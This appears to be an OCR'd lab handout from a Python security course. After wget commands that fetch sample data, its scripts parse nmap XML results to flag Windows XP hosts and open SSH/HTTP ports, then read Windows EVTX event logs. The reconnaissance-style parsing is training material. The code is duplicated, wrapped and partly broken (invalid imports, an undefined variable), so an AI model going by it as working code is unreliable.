
wget https://s3.amazonaws.com/SecureNinja/Python/samplescan.xml

wget https://s3.amazonaws.com/SecureNinja/Python/application.xml

wget https://s3.amazonaws.com/SecureNinja/Python/security.xml

wget https://s3.amazonaws.com/SecureNinja/Python/system.xml


wget https://s3.amazonaws.com/SecureNinja/Python/sc_xml.xml



----------TASK 1----------


vi readxml1.py

```
#!/usr/bin/python
from xmllib import attributes
from xml.dom.minidom import toxml
from xml.dom.minidom import firstChild
from xml.dom import minidom
xmldoc = minidom.parse('sc_xml.xml')
grandNode = xmldoc.firstChild
nodes = grandNode.getElementsByTagName('host')
count = 0

for node in nodes:
   os = node.getElementsByTagName('os')[0]
   osclasses = os.getElementsByTagName('osclass')
   for osclass in osclasses:
      if osclass.attributes['osfamily'].value == 'Windows' and
osclass.attributes['osgen'].value == 'XP':
         try:
            print '%-8s: %s -> %-8s: %s' %
('Host',node.getElementsByTagName('hostnames')[0].getElementsByTagName('hostna
me')[0].attributes['name'].value,'OS',os.getElementsByTagName('osmatch')[0].attribute
s['name'].value)
         except:
            print '%-8s: %s -> %-8s: %s' % ('Host','Unable to find
Hostname','OS',os.getElementsByTagName('osmatch')[0].attributes['name'].value)
```


strategicsec@ubuntu: ~/Desktop
5:46 PM
#!/usr/bin/python
from xmllib import attributes
from xml.dom.minidom import toxml
from xml.dom.minidom import firstChild
from xml.dom import minidom
xmldoc = minidom.parse('sc_xml.xml')
grandNode = xmldoc.firstChild
nodes = grandNode.getElementsByTagName('host')
count = 0
for node in nodes:
os = node.getElementsByTagName('os')[0]
osclasses = os.getElementsByTagName('osclass')
for osclass in osclasses:
if osclass.attributes['osfamily'].value == 'Windows' and osclass.attributes['osgen'].value == 'XP':
try:
print '%-8s: %s -> %-8s: %s' % ('Host',node.getElementsByTagName('hostnames')[0].getElementsByTagName('hostname')[0].attributes['name'].value,'OS',os.getElementsByTagName('osmatch')[0].attributes['name'].value)
except:
print '%-8s: %s -> %-8s: %s' % ('Host','Unable to find Hostname','OS',os.getElementsByTagName('osmatch')[0].attributes['name'].value)
:wq


vi readxml2.py

```
#!/usr/bin/python
from xmllib import attributes
from xml.dom.minidom import toxml
from xml.dom.minidom import firstChild
from xml.dom import minidom
xmldoc = minidom.parse('sc_xml.xml')
grandNode = xmldoc.firstChild
nodes = grandNode.getElementsByTagName('host')
count = 0
for node in nodes:
   portsNode = node.getElementsByTagName('ports')[0]
   ports = portsNode.getElementsByTagName('port')
   for port in ports:
      if port.attributes['portid'].value == '22' and port.attributes['protocol'].value == 'tcp':
         state = port.getElementsByTagName('state')[0]
         if state.attributes['state'].value == 'open':
            try:
               print '%-8s: %s -> %-8s: %s' %
('Host',node.getElementsByTagName('hostnames')[0].getElementsByTagName('hostna
me')[0].attributes['name'].value,'Ports','open : tcp : 22')
            except:
               print '%-8s: %s -> %-8s: %s' % ('Host','Unable to find Hostname','Ports','open :
tcp : 22')
```


strategicsec@ubuntu: ~/Desktop
5:47 PM
#!/usr/bin/python
from xmllib import attributes
from xml.dom.minidom import toxml
from xml.dom.minidom import firstChild
from xml.dom import minidom
xmldoc = minidom.parse('sc_xml.xml')
grandNode = xmldoc.firstChild
nodes = grandNode.getElementsByTagName('host')
count = 0
for node in nodes:
portsNode = node.getElementsByTagName('ports')[0]
ports = portsNode.getElementsByTagName('port')
for port in ports:
if port.attributes['portid'].value == '22' and port.attributes['protocol'].value == 'tcp':
state = port.getElementsByTagName('state')[0]
if state.attributes['state'].value == 'open':
try:
print '%-8s: %s -> %-8s: %s' % ('Host',node.getElementsByTagName('hostnames')[0].getElementsByTagName('hostname')[0].attributes['name'].value,'Ports','open : tcp : 22')
except:
print '%-8s: %s -> %-8s: %s' % ('Host','Unable to find Hostname','Ports','open : tcp : 22')
21,1
All

vi readxml3.py


```
#!/usr/bin/python
from xmllib import attributes
from xml.dom.minidom import toxml
from xml.dom.minidom import firstChild
from xml.dom import minidom
xmldoc = minidom.parse('sc_xml.xml')
grandNode = xmldoc.firstChild
nodes = grandNode.getElementsByTagName('host')
count = 0
for node in nodes:
   portsNode = node.getElementsByTagName('ports')[0]
   ports = portsNode.getElementsByTagName('port')
   flag = 0
   for port in ports:
      if flag == 0:
         if port.attributes['protocol'].value == 'tcp' and (port.attributes['portid'].value ==
'443' or port.attributes['portid'].value == '80'):
            state = port.getElementsByTagName('state')[0]
            if state.attributes['state'].value == 'open':
               try:
                  print '%-8s: %s -> %-8s: %s' %
('Host',node.getElementsByTagName('hostnames')[0].getElementsByTagName('hostna
me')[0].attributes['name'].value,'Ports','open : tcp : '+port.attributes['portid'].value)
               except:
                  print '%-8s: %s -> %-8s: %s' % ('Host','Unable to find
Hostname','Ports','open : tcp : '+port.attributes['portid'].value)
               flag = 1
```


strategicsec@ubuntu: ~/Desktop
5:49 PM
#!/usr/bin/python
from xmllib import attributes
from xml.dom.minidom import toxml
from xml.dom.minidom import firstChild
from xml.dom import minidom
xmldoc = minidom.parse('sc_xml.xml')
grandNode = xmldoc.firstChild
nodes = grandNode.getElementsByTagName('host')
count = 0
for node in nodes:
portsNode = node.getElementsByTagName('ports')[0]
ports = portsNode.getElementsByTagName('port')
flag = 0
for port in ports:
if flag == 0:
if port.attributes['protocol'].value == 'tcp' and (port.attributes['portid'].value == '443' or port.attributes['portid'].value == '80'):
state = port.getElementsByTagName('state')[0]
if state.attributes['state'].value == 'open':
try:
print '%-8s: %s -> %-8s: %s' % ('Host',node.getElementsByTagName('hostnames')[0].getElementsByTagName('hostname')[0].attributes['name'].value,'Ports','open : tcp : '+port.attributes['portid'].value)
except:
print '%-8s: %s -> %-8s: %s' % ('Host','Unable to find Hostname','Ports','open : tcp : '+port.attributes['portid'].value)
flag = 1
-- INSERT --
23,29
All

vi readxml4.py

```
#!/usr/bin/python
from xmllib import attributes
from xml.dom.minidom import toxml
from xml.dom.minidom import firstChild
from xml.dom import minidom
xmldoc = minidom.parse('sc_xml.xml')
grandNode = xmldoc.firstChild
nodes = grandNode.getElementsByTagName('host')
count = 0
for node in nodes:
   flag = 0
   naddress = ''
   addresses = node.getElementsByTagName('address')
   for address in addresses:
      if address.attributes['addrtype'].value == 'ipv4' and
address.attributes['addr'].value[0:6] == '10.57.':
         naddress = address.attributes['addr'].value
         flag = 1
   if flag == 1:
      portsNode = node.getElementsByTagName('ports')[0];
      ports = portsNode.getElementsByTagName('port')
      flag = 0
      for port in ports:
            status = {}
            if port.attributes['protocol'].value == 'tcp' and
port.attributes['portid'].value[0:2] == '22':
               state = port.getElementsByTagName('state')[0]
               if "open" in state.attributes['state'].value:
                  status[0] = state.attributes['state'].value
                  status[1] = port.attributes['portid'].value
                  flag = 1
            else:
               flag = 0
            if port.attributes['protocol'].value == 'tcp' and flag == 1:
```

```
            if port.attributes['portid'].value == '80' or port.attributes['portid'].value ==
'443':
                state = port.getElementsByTagName('state')[0]
                if state.attributes['state'].value == 'open':
                    flag = 0
                    try:
                        print '%-8s: %s -> %-8s: %s -> %-8s: %s' %
('Host',node.getElementsByTagName('hostnames')[0].getElementsByTagName('hostna
me')[0].attributes['name'].value,'IP',naddress,'Ports',status[0]+' : tcp : '+status[1]+' and
open : tcp : '+port.attributes['portid'].value)
                    except:
                        print '%-8s: %s -> %-8s: %s -> %-8s: %s' % ('Host','Unable to find
Hostname','IP',naddress,'Ports',status[0]+' : tcp : '+status[1]+' and open : tcp :
'+port.attributes['portid'].value)
```



Lesson 17: Parsing EVTX Logs

Type the following commands:


---

wget https://s3.amazonaws.com/SecureNinja/Python/Program-Inventory.evtx

wget https://s3.amazonaws.com/SecureNinja/Python/WIN-M751BADISCT_Application.evtx

wget https://s3.amazonaws.com/SecureNinja/Python/WIN-M751BADISCT_Security.evtx

wget https://s3.amazonaws.com/SecureNinja/Python/WIN-M751BADISCT_System.evtx



```
----------TASK 1----------
vi readevtx1.py

import mmap
import re
import contextlib
import sys
import operator
import HTMLParser
from xml.dom import minidom
from operator import itemgetter, attrgetter

from Evtx.Evtx import FileHeader
from Evtx.Views import evtx_file_xml_view

pars = HTMLParser.HTMLParser()
print pars.unescape('<Data Name="MaxPasswordAge">&amp;12856;"</Data>')
file_name = str(raw_input('Enter EVTX file name without extension : '))
file_name = 'WIN-M751BADISCT_System'
with open(file_name+'.evtx', 'r') as f:
   with contextlib.closing(mmap.mmap(f.fileno(), 0,
                              access=mmap.ACCESS_READ)) as buf:
      fh = FileHeader(buf, 0x0)
      xml_file = "<?xml version=\"1.0\" encoding=\"utf-8\" standalone=\"yes\"
?><Events>"
      try:
         for xml, record in evtx_file_xml_view(fh):
            xml_file += xml
      except:
         pass
      xml_file += "</Events>"
xml_file = re.sub('<NULL>', '<NULL></NULL>', xml_file)
xml_file = re.sub('<local>', '<local></local>', xml_file)
xml_file = re.sub('&amp;', '&amp;', xml_file)
f = open(file_name+'.xml', 'w')
f.write(xml_file)
f.close()
try:
   xmldoc = minidom.parse(file_name+'.xml')
```


```
except:
   sys.exit('Invalid file...')
grandNode = xmldoc.firstChild
nodes = grandNode.getElementsByTagName('Event')


event_num = int(raw_input('How many events you want to show : '))
length = int(len(nodes)) - 1
event_id = 0
if event_num > length:
   sys.exit('You have entered an ivalid num...')
while True:
   if event_num > 0 and length > -1:
      try:
         event_id =
nodes[length].getElementsByTagName('EventID')[0].childNodes[0].nodeValue
         try:
            print '%-8s: %s - %-8s: %s' % ('Event
ID',event_id,'Event',node.getElementsByTagName('string')[1].childNodes[0].nodeValue)
         except:
            print '%-8s: %s - %-8s: %s' % ('Event ID',event_id,'Event','Name not found')
         event_num -= 1
         length -= 1
      except:
         length -= 1
   else:
      sys.exit('...Search Complete...')
```


strategicsec@ubuntu: ~/Desktop
5:53 PM
try:
for xml, record in evtx_file_xml_view(fh):
xml_file += xml
except:
pass
xml_file += "</Events>"
xml_file = re.sub('<NULL>', '<NULL></NULL>', xml_file)
xml_file = re.sub('<local>', '<local></local>', xml_file)
xml_file = re.sub('&p;', '&', xml_file)
f = open(file_name+'.xml', 'w')
f.write(xml_file)
f.close()
try:
xmldoc = minidom.parse(file_name+'.xml')
except:
sys.exit('Invalid file...')
grandNode = xmldoc.firstChild
nodes = grandNode.getElementsByTagName('Event')
event_num = int(raw_input('How many events you want to show : '))
length = int(len(nodes)) - 1
event_id = 0
if event_num > length:
sys.exit('You have entered an ivalid num...')
while True:
if event_num > 0 and length > -1:
try:
event_id = nodes[length].getElementsByTagName('EventID')[0].childNodes[0].nodeValue
try:
print '%-8s: %s - %-8s: %s' % ('Event ID',event_id, 'Event',node.getElementsByTagName('string')[1].childNodes[0].nodeValue)
except:
print '%-8s: %s - %-8s: %s' % ('Event ID',event_id,'Event','Name not found')
event_num -= 1
length -= 1
except:
length -= 1
else:
sys.exit('...Search Complete...')
-- INSERT --
61,5
Bot

----------TASK 2----------
vi readevtx2.py

```
import mmap
import re
import contextlib
import sys
import operator
import HTMLParser
from xml.dom import minidom
from operator import itemgetter, attrgetter

from Evtx.Evtx import FileHeader
from Evtx.Views import evtx_file_xml_view

pars = HTMLParser.HTMLParser()
print pars.unescape('<Data Name="MaxPasswordAge">&amp;12856;"</Data>')
file_name = str(raw_input('Enter EVTX file name without extension : '))
file_name = 'WIN-M751BADISCT_System'
with open(file_name+'.evtx', 'r') as f:
   with contextlib.closing(mmap.mmap(f.fileno(), 0,
                           access=mmap.ACCESS_READ)) as buf:
      fh = FileHeader(buf, 0x0)
      xml_file = "<?xml version=\"1.0\" encoding=\"utf-8\" standalone=\"yes\"
?><Events>"
      try:
         for xml, record in evtx_file_xml_view(fh):
            xml_file += xml
      except:
         pass
      xml_file += "</Events>"
xml_file = re.sub('<NULL>', '<NULL></NULL>', xml_file)
xml_file = re.sub('<local>', '<local></local>', xml_file)
xml_file = re.sub('&amp;', '&amp;', xml_file)
f = open(file_name+'.xml', 'w')
f.write(xml_file)
f.close()
```


```
try:
   xmldoc = minidom.parse(file_name+'.xml')
except:
   sys.exit('Invalid file...')
grandNode = xmldoc.firstChild
nodes = grandNode.getElementsByTagName('Event')

event = int(raw_input('Enter Event ID : '))
event_id = 0
for node in nodes:
   try:
      event_id = node.getElementsByTagName('EventID')[0].childNodes[0].nodeValue
      if int(event_id) == event:
         try:
            print '%-8s: %s - %-8s: %s' % ('Event
ID',event_id,'Event',node.getElementsByTagName('string')[1].childNodes[0].nodeValue)
         except:
            print '%-8s: %s - %-8s: %s' % ('Event ID',event_id,'Event','Name not found')
   except:
      continue
sys.exit('...Search Complete...')
```



----------TASK 3----------
vi readevtx3.py

```
import mmap
import re
import contextlib
import sys
import operator
import HTMLParser
from xml.dom import minidom
from operator import itemgetter, attrgetter

from Evtx.Evtx import FileHeader
from Evtx.Views import evtx_file_xml_view

pars = HTMLParser.HTMLParser()
print pars.unescape('<Data Name="MaxPasswordAge">&amp;12856;"</Data>')
file_name = str(raw_input('Enter EVTX file name without extension : '))
```

```
file_name = 'WIN-M751BADISCT_System'
with open(file_name+'.evtx', 'r') as f:
   with contextlib.closing(mmap.mmap(f.fileno(), 0,
                              access=mmap.ACCESS_READ)) as buf:
      fh = FileHeader(buf, 0x0)
      xml_file = "<?xml version=\"1.0\" encoding=\"utf-8\" standalone=\"yes\"
?><Events>"
      try:
         for xml, record in evtx_file_xml_view(fh):
            xml_file += xml
      except:
         pass
      xml_file += "</Events>"
xml_file = re.sub('<NULL>', '<NULL></NULL>', xml_file)
xml_file = re.sub('<local>', '<local></local>', xml_file)
xml_file = re.sub('&amp;', '&amp;', xml_file)
f = open(file_name+'.xml', 'w')
f.write(xml_file)
f.close()
try:
   xmldoc = minidom.parse(file_name+'.xml')
except:
   sys.exit('Invalid file...')
grandNode = xmldoc.firstChild
nodes = grandNode.getElementsByTagName('Event')

